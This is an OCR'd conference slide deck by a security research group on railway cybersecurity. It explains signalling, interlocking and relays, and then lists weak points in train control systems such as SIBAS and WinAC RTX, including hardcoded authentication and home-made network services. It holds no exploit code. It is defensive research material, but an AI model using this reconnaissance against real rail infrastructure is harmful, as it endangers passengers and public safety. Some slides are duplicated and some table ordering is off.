THE GREAT TRAIN CYBER ROBBERY

Sergey Gordeychik
Alexander Timorin
Gleb Gritsai

*All pictures are taken from Dr StrangeLove movie and other Internets

www.scada.sl

- Group of security researchers focused on ICS/SCADA

Alexander Timorin
Alexander Tlyapov
Alexander Zaitsev
Alexey Osipov
Andrey Medov
Artem Chaykin
Denis Baranov
Dmitry Efanov
Dmitry Nagibin
Dmitry Serebryannikov
Dmitry Sklyarov
Evgeny Ermakov
Gleb Gritsai
Ilya Karpov
Ivan Poliyanchuk
Kirill Nesterov
Roman Ilin
Roman Polushin
Sergey Bobrov
Sergey Drozdov
Sergey Gordeychik
Sergey Sidorov
Sergey Scherbel
Timur Yunusov
Valentin Shilnenkov
Vladimir Kochetkov
Vyacheslav Egoshin
Yuri Goltsev
Yuriy Dyachenko

---

to save Humanity from industrial disaster

and to keep Purity Of Essence

@scadasl

Please note, that this talk is by SCADA StrangeLove team. We don't speak for our employers. All the opinions and information here are of our responsibility (actually no one ever saw this talk before). So, mistakes and bad jokes are all OUR responsibilities.

Railways

9260 km
6 day 1:59

Rank	Country	Railway length (km)
1	United States	224,792
2	China	112,000
4	Russia	86,000
3	India	65,000
5	Canada	46,552
6	Germany	43,468
7	Australia	38,445
8	Argentina	36,966
9	South Africa	31,000
10	France	29,640

How it works?


Signals and switches


A **signal** is a mechanical or electrical device erected beside a railway line to pass information relating to the state of the line ahead to train/engine drivers.

A railroad **switch**, turnout or [set of] points is a mechanical installation enabling railway trains to be guided from one track to another, such as at a railway junction or where a spur or siding branches off.

01d school

Interlocking






http://www.railway-technical.com/sigtxt5.shtml

New York City Transit


https://www.youtube.com/watch?v=Mjx3S3UjmnA

Track circuit




https://en.wikipedia.org/wiki/File:Clear_track_circuit.svg

Track circuit




https://en.wikipedia.org/wiki/File:Occupied_track_circuit.svg

Relays



Блок типа ВД-М
В схему установки и размыкания маршрутов
К реле «З» штепсельного статива участка приближения в пути
В схему установки и размыкания маршрутов
Испыта-тельный
Рис. 2.2. Принципиальные схемы модернизированны


Safety first!

Weld resistance
Weld no transfer contacts
Solid gold and bifurcated contacts
-40 °C...+70 °C operating temperature
Vital relays are **gravity-operated** devices



Фиг.1






Relay room

Today

- Locomotive
  - Traction motors control/Cab Signaling
  - Automatic Train Control
  - Passenger Information and Entertainment
- Wayside/Stations
  - Computer base interlocking / Centralized traffic control
  - Marshalling yard automation
  - Automated railway level crossing protection system
- Other systems
  - Traction substations
  - Tickets / Passenger Information
  - Telemetry



Eurostar

The train's signalling, control and train protection systems include a Transmission Voie-Machine (TVM) signalling system, Controle de Vitesse par Balises (KVB) train protection system, Transmission Beacon Locomotive (TBL) train protection system, Runback Protection System (RPS), European Train Control System (ETCS), Automatic train protection (ATP) system, Reactor Protection System (RPS) and train control system.

http://www.railway-technology.com/projects/eurostar-e320-high-speed-train/


KVB - a train protection system used in France
MEMOR - Belgian railway signaling
TVM - in-cab signaling originally deployed in France
TBL - train protection system used in Belgium
RPS - Runback Protection
ATP - Great Britain implementations of a train protection system
ETCS - European Train Control System

Sibas 32 train control system guarantees a safe and smooth transfer of data via the Train Communication Network (TCN), which consists of the train bus (WTB) and vehicle bus (MVB)

Eurostar

The train's signalling, control and train protection systems include a Transmission Voie-Machine (TVM) signalling system, Controle de Vitesse par Balises (KVB) train protection system, Transmission Beacon Locomotive (TBL) train protection system, Runback Protection System (RPS), European Train Control System (ETCS), Automatic train protection (ATP) system, Reactor Protection System (RPS) and train control system.

http://www.railway-technology.com/projects/eurostar-e320-high-speed-train/




SCADA STRANGE LOVE OR

How I Learned to Start Worrying and Love Nuclear ~~Plant~~

Train!

blog twitter releases



Inside the locomotive

- Loco's internals
  - Traction control
  - Braking system
  - Cab signaling
  - Train protection system
  - Automatic train control
  - Passenger Information and Entertainment
- Software not available in public
  - True for the all railroad software

SIBAS fishing

- SIBAS 32
  - Eurostar e320 high-speed trains
  - class 120.1 locomotive of German Rail
  - S 252 of Spanish National Railways (RENFE)
  - LE 5600 of Portuguese Railways (CP)
  - Velaro
  - class 182 2nd gene EuroSprinter
  - EG 3100 in Sweden, Germany and Denmark
- SIBAS PN
  - New DB ICE trains

Bahn Automatisierungs System (SIBAS)

- SIBAS 32 updates to SIBAS PN
- Proprietary SIBAS OS to VxWorks + WinAC RTX
- S7 controllers to PC-based controllers with WinAC RTX software
  - "configured and programmed with STEP 7 in exactly the same way as a normal S7 controller"
- WTB (Wire Train Bus) to ETB (Ethernet Train Bus)
  - And PROFINET
- Goodbye weird executable formats and IS. Hello ELF/PE and x86/ppc


Wir wissen noch nicht
Follow https://github.com/scadastrangelove to get WinAC *FeatureServer* scanning and controlling tool very soon


Is WinAC RTX a post-rock? Yes.

- Hardcodes
  - No, hardcodes are for the authentication
- Known protocols
  - XML over HTTP, S7
- Secure network facing services
  - Self-written web server
  - Self-written xml parser
  - …
- Heavily based on WinCC code
- Runs on Windows x86
- Vulnerabilities
  - Probably


```
*** Stop Detected Initiating RTX Shutdown ****

RTX: Windows stopped - No attached RTSS shutdown handlers.
```


How to access PC-based controllers (WinAC RTX)?

- We don’t know
- We don’t want to know
- We will never know
- Yet to not know
- Yet to don’t know
- Not yet to know




Computer Based Interlocking





CBI: Hardware




Security mechanisms

